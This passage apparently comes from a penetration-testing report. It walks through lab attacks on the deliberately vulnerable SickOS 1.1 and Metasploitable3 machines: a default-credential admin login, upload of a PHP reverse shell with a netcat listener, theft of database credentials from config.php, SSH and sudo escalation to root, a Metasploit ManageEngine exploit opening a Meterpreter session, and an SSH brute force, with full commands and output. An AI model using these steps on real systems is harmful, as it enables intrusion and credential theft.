


Fig. 901. Wolfcms Home page.

I have tried for any clues in the Wolf CMS and tried to open the article RSS Feed but no result. Every website has an admin panel. To access the Wolf CMS data base, we need to login and have the admin privileges. So, I simply added admin in the URL and found the login portal of the Wolf CMS.

I tried the default credentials like:

admin: password and

admin: admin

The credentials admin: admin has provided login into the Wolf CMS website.




Fig. 902. Admin page of Wolfcms.

Step 6: I have successfully logged into the Wolf CMS webpage. We need to upload the file in the webpage. So, that we can make the reverse connection back to the victim to gain the root access.

Now I need a PHP reverse shell to upload in the Wolf CMS webpage. I have downloaded the PHP reverse shell file from the 'Pentest Monkey' website. I have uploaded the PHP shell in the files tab (Public).

Link: <http://pentestmonkey.net/tools/web-shells/php-reverse-shell/>




Fig. 903. PHP shell uploaded in the Wolf CMS.

Step 7: First thing is to edit the file and set the IP address and port from default to attacker's IP address and any port. Here I have mentioned the port 445. On the same time, I have started the netcat to listen on all the incoming connections on the same port 445. After starting the netcat now I opened <https://192.168.100.10/wolfcms/admin/public/php-reverse-shell.php>. We can see from the below result that kali was able to and is successful and listening the php and have open a remote shell to sick os.

```
root@kali:/home/kali# ls /usr/share/webshells/php
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php
simple-backdoor.php
root@kali:/home/kali# nc -nlvp 445
listening on [any] 445 ...
connect to [10.10.10.50] from (UNKNOWN) [192.168.100.10] 33647
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40
UTC 2014 i686 i686 i386 GNU/Linux
 23:01:28 up 1 day,  1:19,  1 user,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1                    22:40   19:36   0.17s  0.14s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

We got the reverse shell. So, we do not need to search for the files. We already know that the shell we got is limited. The Wolf CMS is in '/var/www/wolfcms'. Let us list files and we will get what we are looking for.


```
$ ls /var/www/wolfcms
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
```

Step 8: Let us view the config file using the “cat” Command. I have decided to look inside the config file for the username and password.

```
$ cat /var/www/wolfcms/config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);

// The number of seconds before the check for a new Wolf version times out
in case of problems.
define('CHECK_TIMEOUT', 3);

// The full URL of your Wolf CMS install
define('URL_PUBLIC', '/wolfcms/');

// Use https for the backend?
// Before enabling this, please make sure you have a working HTTP+SSL
installation.
define('USE_HTTPS', false);

// Use HTTP ONLY setting for the Wolf CMS authentication cookie?
// This requests browsers to make the cookie only available through HTTP, so
not javascript for example.
// Defaults to false for backwards compatibility.
```

```

define('COOKIE_HTTP_ONLY', false);

// The virtual directory name for your Wolf CMS administration section.
define('ADMIN_DIR', 'admin');

// Change this setting to enable mod_rewrite. Set to "true" to remove the "?"
in the URL.
// To enable mod_rewrite, you must also change the name of ".htaccess" in
your
// Wolf CMS root directory to ".htaccess"
define('USE_MOD_REWRITE', false);

// Add a suffix to pages (simulating static pages '.html')
define('URL_SUFFIX', '.html');

// Set the timezone of your choice.
// Go here for more information on the available timezones:
// http://php.net/timezones
define('DEFAULT_TIMEZONE', 'Asia/Calcutta');

// Use poormans cron solution instead of real one.
// Only use if cron is truly not available, this works better in terms of
timing
// if you have a lot of traffic.
define('USE_POORMANSCRON', false);

// Rough interval in seconds at which poormans cron should trigger.
// No traffic == no poormans cron run.
define('POORMANSCRON_INTERVAL', 3600);

// How long should the browser remember logged in user?
// This relates to Login screen "Remember me for xxx time" checkbox at Backend
Login screen
// Default: 1800 (30 minutes)
define ('COOKIE_LIFE', 1800); // 30 minutes

// Can registered users login to backend using their email address?
// Default: false
define ('ALLOW_LOGIN_WITH_EMAIL', false);

// Should Wolf CMS block login ability on invalid password provided?
// Default: true
define ('DELAY_ON_INVALID_LOGIN', true);

// How long should the login blockade last?
// Default: 30 seconds
define ('DELAY_ONCE_EVERY', 30); // 30 seconds

// First delay starts after Nth failed login attempt
// Default: 3
define ('DELAY_FIRST_AFTER', 3);

```

```
// Secure token expiry time (prevents CSRF attacks, etc.)
// If backend user does nothing for this time (eg. click some link)
// his token will expire with appropriate notification
// Default: 900 (15 minutes)
define ('SECURE_TOKEN_EXPIRY', 900); // 15 minutes
```

Step 9: Now that I found the MySQL username, password and I also know that the SSH service is running, I can try these passwords from config.php file to try logging into the machine. While trying these the machine will ask whether to access or not: I have typed “yes” and then it will for the password for login. I have entered the password obtained from the config.php file.

The credentials obtained from the database are “*DB_USER : root, DB_PASS : john@123*”. After entering this password, the kali opens a the sick os remotely.

```
root@kali:/home/kali# ssh sickos@192.168.100.10
The authenticity of host '192.168.100.10 (192.168.100.10)' can't be
established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlKxombNm0y8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.10' (ECDSA) to the list of known
hosts.
sickos@192.168.100.10's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Tue Jun  8 23:08:26 IST 2021

System load:  0.0                Processes:            83
Usage of /:   4.1% of 28.42GB     Users logged in:     1
Memory usage: 11%                IP address for eth0: 192.168.100.10
Swap usage:   0%

Graph this data and manage this system at:
  https://landscape.canonical.com/
178 packages can be updated.
145 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jun  7 00:25:53 2021 from 10.10.10.40
sickos@SickOs:~$
```

Step 10: We have gained access to the Sick OS but still need to get admin privileges. I tried to switch to the root privileges by using the following command.

I have used the same password which I used earlier to remotely access the Sick OS. I got the root access for the Sick OS. By using the “*ls*” I have listed the files in the root user. This way I have achieved the Privilege escalation for SickOs 1.1. [278]

```
sickos@SickOs:~$ sudo su root
```

```
[sudo] password for sickos:
root@SickOs:/home/sickos#
root@SickOs:/# ls
bin    dev  home      lib          media  opt   root  sbin    srv  tmp  var
boot  etc  initrd.img lost+found  mnt    proc  run   selinux sys  usr
```

***** *The contribution of Rahim Khan Pathan ends here******

***** *The contribution of Jyothi Sharmila Ancha starts here******

The following machines are exploited in section below:

Machine	Source	Website	IP Address
VulnOS	Open-Source	https://www.vulnhub.com/entry/vulnos1,60/	192.168.100.70
Windows Server 2008	Open-Source	https://github.com/rapid7/metasploitable3	192.168.90.11

O. *Playbook 15: Exploiting the ManageEngine on Windows 8*

```
root@kali:/home/kali# nmap -sV -Pn -T4 -p 1-65535 -oX m3wjyo.xml 192.168.90.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-28 14:00 EDT
Nmap scan report for 192.168.90.11
Host is up (0.0027s latency).
Not shown: 65492 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 -
2012 microsoft-ds
1617/tcp  open  java-rmi         Java RMI
3306/tcp  open  mysql           MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop             CORBA naming service
4848/tcp  open  ssl/appserv-http?
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
7676/tcp  open  java-message-service
Java Message Service 301
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http            Apache httpd
8022/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  unknown
8028/tcp  open  postgresql     PostgreSQL DB
8031/tcp  open  ssl/unknown
```

```

8032/tcp open desktop-central ManageEngine Desktop Central
DesktopCentralServer
8080/tcp open http Sun GlassFish Open Source Edition 4.0
8181/tcp open ssl/intermapper?
8282/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8383/tcp open ssl/http Apache httpd
8443/tcp open ssl/https-alt?
8444/tcp open desktop-central ManageEngine Desktop Central
DesktopCentralServer
8484/tcp open http Jetty winstone-2.8
8585/tcp open http Apache httpd 2.2.21 ((Win64)
PHP/5.3.10 DAV/2)
8686/tcp open java-rmi Java RMI
9200/tcp open wap-wsp?
9300/tcp open vrace?
47001/tcp open http Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49161/tcp open msrpc Microsoft Windows RPC
49162/tcp open unknown
49187/tcp open java-rmi Java RMI
49190/tcp open tcpwrapped
49212/tcp open ssh Apache Mina sshd 0.8.0 (protocol 2.0)
49213/tcp open jenkins-listener Jenkins TcpSlaveAgentListener
49255/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9200-TCP:V=7.80%I=7%D=5/28%Time=60B12FD7%P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,191,"HTTP/1\0\20200\200K\r\nContent-Type:\20application/js
SF:on;\20charset=UTF-8\r\nContent-Length:\20314\r\n\r\n{\r\n\20\20"st
SF:atus"\20:\20200,\r\n\20\20"name"\20:\20"Venus\20Dee\20Milo\
SF:",\r\n\20\20"version"\20:\20{\r\n\20\20\20\20"number"\20:\
SF:x20"1.1.1",\r\n\20\20\20\20"build_hash"\20:\20"f1585f096d3
SF:f3985e73456debdcl1a0745f512bbc",\r\n\20\20\20\20"build_timestamp"
SF:\20:\20"2014-04-16T14:27:12Z",\r\n\20\20\20\20"build_snapshot\
SF:"\20:\20false,\r\n\20\20\20\20"lucene_version"\20:\20"4.7"
SF:\r\n\20\20},\r\n\20\20"tagline"\20:\20"You\20Know,\20for\20
SF:Search"\r\n}\n")%(HTTPOptions,4F,"HTTP/1\0\20200\200K\r\nContent-T
SF:ype:\20text/plain;\20charset=UTF-8\r\nContent-Length:\200\r\n\r\n")%
SF:r(RTSPRequest,4F,"HTTP/1\1\20200\200K\r\nContent-Type:\20text/plain
SF:;\20charset=UTF-8\r\nContent-Length:\200\r\n\r\n")%(FourOhFourReques
SF:t,A9,"HTTP/1\0\20400\20Bad\20Request\r\nContent-Type:\20text/plain
SF:;\20charset=UTF-8\r\nContent-Length:\2080\r\n\r\nNo\20handler\20fou
SF:nd\20for\20uri\20[/nice%20ports%2C/Tri%6Eity\20.txt%2ebak\20and\2
SF:0method\20[GET\20]")%(SIPOptions,4F,"HTTP/1\1\20200\200K\r\nContent
SF:-Type:\20text/plain;\20charset=UTF-8\r\nContent-Length:\200\r\n\r\n"
SF:);

```

```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; Device: remote management; CPE: cpe:/o:microsoft:windows
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 208.44 seconds
```

Step 1: The exploit is used to unleash the unauthenticated remote code execution vulnerability on the remote desktop. [126]

Step 2: Using the below mentioned exploit and set the rhosts to victim machine IP address.

```
msf5 > use exploit/windows/http/manageengine_connectionid_write
msf5 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS
192.168.90.11
RHOSTS => 192.168.90.11
msf5 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

  Name          Current Setting  Required  Description
  ----          -
  Proxies                no         A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS             192.168.90.11  yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT              8020           yes       The target port (TCP)
  SSL                 false          no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI / Desktop Central / yes       The base path for ManageEngine
  VHOST                no             HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   ManageEngine Desktop Central 9 on Windows
```

Step 3: Creating a Meterpreter Session - The Meterpreter is a payload inside the Metasploit Framework that gives control over an exploited target system, running as a DLL loaded inside any process on a target machine. Successful exploit creates a meterpreter session.

```
msf5 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] Creating JSP stager
[*] Uploading JSP stager xeCrC.jsp...
[*] Executing stager...
[*] Sending stage (176195 bytes) to 192.168.90.11
[*] Meterpreter session 1 opened (10.10.10.30:4444 -> 192.168.90.11:49347)
at 2021-06-01 00:34:14 -0400
```

```
[!] This exploit may require manual cleanup of
'../webapps/DesktopCentral/jspf/xeCrC.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/xeCrC.jsp
shell
Process 1180 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Step 4: To know all the users of vulnerable machine, I have used the shell command above to create a session and navigated to user accounts to get the active users in it. Below command shows the identified users in the vulnerable host machine. To retrieve all the users inside the vulnerable host machine and background to run the meterpreter in background, I have used 'Netusers' command.

```
C:\ManageEngine\DesktopCentral_Server\bin>net users
net users
```

```
User accounts for \\
```

```
-----
----
Administrator          ben_kenobi              boba_fett
c_three_pio             chewbacca               darth_vader
greedo                  Guest                   Hacker
han_solo                jabba_hutt              jarjar_binks
kylo_ren                lando_calrissian        leia_organa
luke_skywalker          ravan                   sshd
sshd_server             vagrant
The command completed with one or more errors.
```

```
C:\ManageEngine\DesktopCentral_Server\bin>
```

P. Playbook 16: SSH Brute force Attack

Step 1: Secure Socket Shell is a network protocol used by system and website administrators who need to remotely log into a server and execute commands, modify files, or change configuration settings. [108]

Step 2: SSH attack using Metasploit is 'ssh_login', which allows us to use Metasploit to brute-force guess SSH login credentials and options to know all the options present in 'ssh_login'.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options
```

```
Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5

DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Step 3: Now, set all the options to required settings so the attack can be performed successfully. I have set the rhost to 192.168.90.11 and the below screenshot shows the final settings.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.90.11
RHOSTS => 192.168.90.11
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
/home/kali/Desktop/Pass_File
USER_FILE => /home/kali/Desktop/Pass_File
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE
/home/kali/Desktop/Pass_File
USERPASS_FILE => /home/kali/Desktop/Pass_File
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting      Required  Description
----          -
BLANK_PASSWORDS false                no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false                no        Try each user/password couple stored in the current database
```


DB_ALL_PASS	false	no	Add all
passwords in the current database to the list			
DB_ALL_USERS	false	no	Add all users
in the current database to the list			
PASSWORD		no	A specific
password to authenticate with			
PASS_FILE		no	File
containing passwords, one per line			
RHOSTS	192.168.90.11	yes	The target
host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'			
RPORT	22	yes	The target
port			
STOP_ON_SUCCESS	false	yes	Stop guessing
when a credential works for a host			
THREADS	1	yes	The number of
concurrent threads (max one per host)			
USERNAME		no	A specific
username to authenticate as			
USERPASS_FILE	/home/kali/Desktop/Pass_File	no	File
containing users and passwords separated by space, one pair per line			
USER_AS_PASS	true	no	Try the
username as the password for all users			
USER_FILE	/home/kali/Desktop/Pass_File	no	File
containing usernames, one per line			
VERBOSE	true	yes	Whether to
print output for all attempts			

```

msf5 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/home/kali/Desktop/Pass_File
PASS_FILE => /home/kali/Desktop/Pass_File

```

Step 4: To say that the attack is successful, all the username and passwords in the pass_file is compared with the attacker's random username and password. If the match is successful, the attacker can induce it into the server.

```

msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.90.11:22 - Failed: 'Administrator:Administrator'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.90.11:22 - Failed: 'Administrator:Administrator'
[-] 192.168.90.11:22 - Failed: 'Administrator:boba_fett'
[-] 192.168.90.11:22 - Failed: 'Administrator:darth_vader'
[-] 192.168.90.11:22 - Failed: 'Administrator:Hacker'
[-] 192.168.90.11:22 - Failed: 'Administrator:jarjar_binks'
[+] 192.168.90.11:22 - Success: 'Administrator:password123' 'sh: id:
command not found GNU bash, version 4.3.39(2)-release (x86_64-unknown-
cygwin) These shell commands are defined internally. Type `help' to see
this list. Type `help name' to find out more about the function `name'. Use
`info bash' to find out more about the shell in general. Use `man -k' or
`info' to find out more about commands not in this list. A star (*) next

```

```

to a name means that the command is disabled.  job_spec [&]
history [-c] [-d offset] [n] or hist> (( expression ))
if COMMANDS; then COMMANDS; [ elif C> . filename [arguments]
jobs [-lnprs] [jobspec ...] or jobs > :
kill [-s sigspec | -n signum | -sigs> [ arg... ]
let arg [arg ...] [[ expression ]] local [option]
name[=value] ... alias [-p] [name[=value] ... ] logout [n] bg
[job_spec ...] mapfile [-n count] [-O origin] [-s c>
bind [-lpsvPSVX] [-m keymap] [-f file> popd [-n] [+N | -N] break [n]
printf [-v var] format [arguments] builtin [shell-builtin [arg ...]]
pushd [-n] [+N | -N | dir] caller [expr] pwd [-
LP] case WORD in [PATTERN [| PATTERN]...)> read [-ers] [-a array] [-d
delim] [-> cd [-L|[-P [-e]] [-@]] [dir] readarray [-n count] [-
O origin] [-s> command [-pVv] command [arg ...] readonly [-aAf]
[name[=value] ...] o> compgen [-abcdefgjkusv] [-o option] > return [n]
complete [-abcdefgjkusv] [-pr] [-DE] > select NAME [in WORDS ... ;] do
COMM> compopt [-o|+o option] [-DE] [name ..> set [-abefhkmnptuvxBCHP] [-o
option-> continue [n] shift [n] coproc [NAME]
command [redirections] shopt [-pqsu] [-o] [optname ...] declare [-
aAfFgilnrtux] [-p] [name[=v> source filename [arguments] dirs [-clpv]
[+N] [-N] suspend [-f] disown [-h] [-ar] [jobspec ...]
test [expr] echo [-neE] [arg ...] time [-p] pipeline
enable [-a] [-dnps] [-f filename] [na> times eval [arg ...]
trap [-lp] [[arg] signal_spec ...] exec [-cl] [-a name] [command [argume>
true exit [n] type [-afptP] name [name ...]
export [-fn] [name[=value] ...] or ex> typeset [-aAfFgilrtux] [-p]
name[=va> false ulimit [-
SHabcdefilmnpqrstuvxT] [lim> fc [-e ename] [-lnr] [first] [last] o> umask
[-p] [-S] [mode] fg [job_spec] unalias [-a] name
[name ...] for NAME [in WORDS ... ] ; do COMMAND> unset [-f] [-v] [-n]
[name ...] for (( expl; exp2; exp3 )); do COMMAN> until COMMANDS; do
COMMANDS; done function name { COMMANDS ; } or name > variables - Names
and meanings of so> getopts optstring name [arg] wait [-n] [id
... ] hash [-lr] [-p pathname] [-dt] [name > while COMMANDS; do COMMANDS;
done help [-dms] [pattern ...] { COMMANDS ; } sh: line 1: ?:
command not found '
[*] Command shell session 3 opened (10.10.10.30:40263 -> 192.168.90.11:22)
at 2021-06-01 00:58:10 -0400
[-] 192.168.90.11:22 - While a session may have opened, it may be bugged.
If you experience issues with it, re-run this module with 'set gatherproof
off'. Also consider submitting an issue at github.com/rapid7/metasploit-
framework with device details so it can be handled in the future.
[-] 192.168.90.11:22 - Failed: 'boba_fett:boba_fett'
[-] 192.168.90.11:22 - Failed: 'boba_fett:Administrator'
[-] 192.168.90.11:22 - Failed: 'boba_fett:boba_fett'
[-] 192.168.90.11:22 - Failed: 'boba_fett:darth_vader'
[-] 192.168.90.11:22 - Failed: 'boba_fett:Hacker'
[-] 192.168.90.11:22 - Failed: 'boba_fett:jarjar_binks'
[-] 192.168.90.11:22 - Failed: 'boba_fett:password123'
[-] 192.168.90.11:22 - Failed: 'boba_fett:leia_organa'
[-] 192.168.90.11:22 - Failed: 'boba_fett:sshd_server'

```

[-] 192.168.90.11:22 - Failed: 'boba_fett:artoo_detoo'
[-] 192.168.90.11:22 - Failed: 'boba_fett:c_three_pio'
[-] 192.168.90.11:22 - Failed: 'boba_fett:greedo'
[-] 192.168.90.11:22 - Failed: 'boba_fett:han_solo'
[-] 192.168.90.11:22 - Failed: 'boba_fett:kylo_ren'
[-] 192.168.90.11:22 - Failed: 'boba_fett:luke_skywalker'
[-] 192.168.90.11:22 - Failed: 'boba_fett:ben_kenobi'
[-] 192.168.90.11:22 - Failed: 'boba_fett:chewbacca'
[-] 192.168.90.11:22 - Failed: 'boba_fett:Guest'
[-] 192.168.90.11:22 - Failed: 'boba_fett:jabba_hutt'
[-] 192.168.90.11:22 - Failed: 'boba_fett:lando_calrissian'
[-] 192.168.90.11:22 - Failed: 'boba_fett:sshd'
[-] 192.168.90.11:22 - Failed: 'boba_fett:vagrant'
[-] 192.168.90.11:22 - Failed: 'darth_vader:darth_vader'
[-] 192.168.90.11:22 - Failed: 'darth_vader:Administrator'
[-] 192.168.90.11:22 - Failed: 'darth_vader:boba_fett'
[-] 192.168.90.11:22 - Failed: 'darth_vader:darth_vader'
[-] 192.168.90.11:22 - Failed: 'darth_vader:Hacker'
[-] 192.168.90.11:22 - Failed: 'darth_vader:jarjar_binks'
[-] 192.168.90.11:22 - Failed: 'darth_vader:password123'
[-] 192.168.90.11:22 - Failed: 'darth_vader:leia_organa'
[-] 192.168.90.11:22 - Failed: 'darth_vader:sshd_server'
[-] 192.168.90.11:22 - Failed: 'darth_vader:artoo_detoo'
[-] 192.168.90.11:22 - Failed: 'darth_vader:c_three_pio'
[-] 192.168.90.11:22 - Failed: 'darth_vader:greedo'
[-] 192.168.90.11:22 - Failed: 'darth_vader:han_solo'
[-] 192.168.90.11:22 - Failed: 'darth_vader:kylo_ren'
[-] 192.168.90.11:22 - Failed: 'darth_vader:luke_skywalker'
[-] 192.168.90.11:22 - Failed: 'darth_vader:ben_kenobi'
[-] 192.168.90.11:22 - Failed: 'darth_vader:chewbacca'
[-] 192.168.90.11:22 - Failed: 'darth_vader:Guest'
[-] 192.168.90.11:22 - Failed: 'darth_vader:jabba_hutt'
[-] 192.168.90.11:22 - Failed: 'darth_vader:lando_calrissian'
[-] 192.168.90.11:22 - Failed: 'darth_vader:sshd'
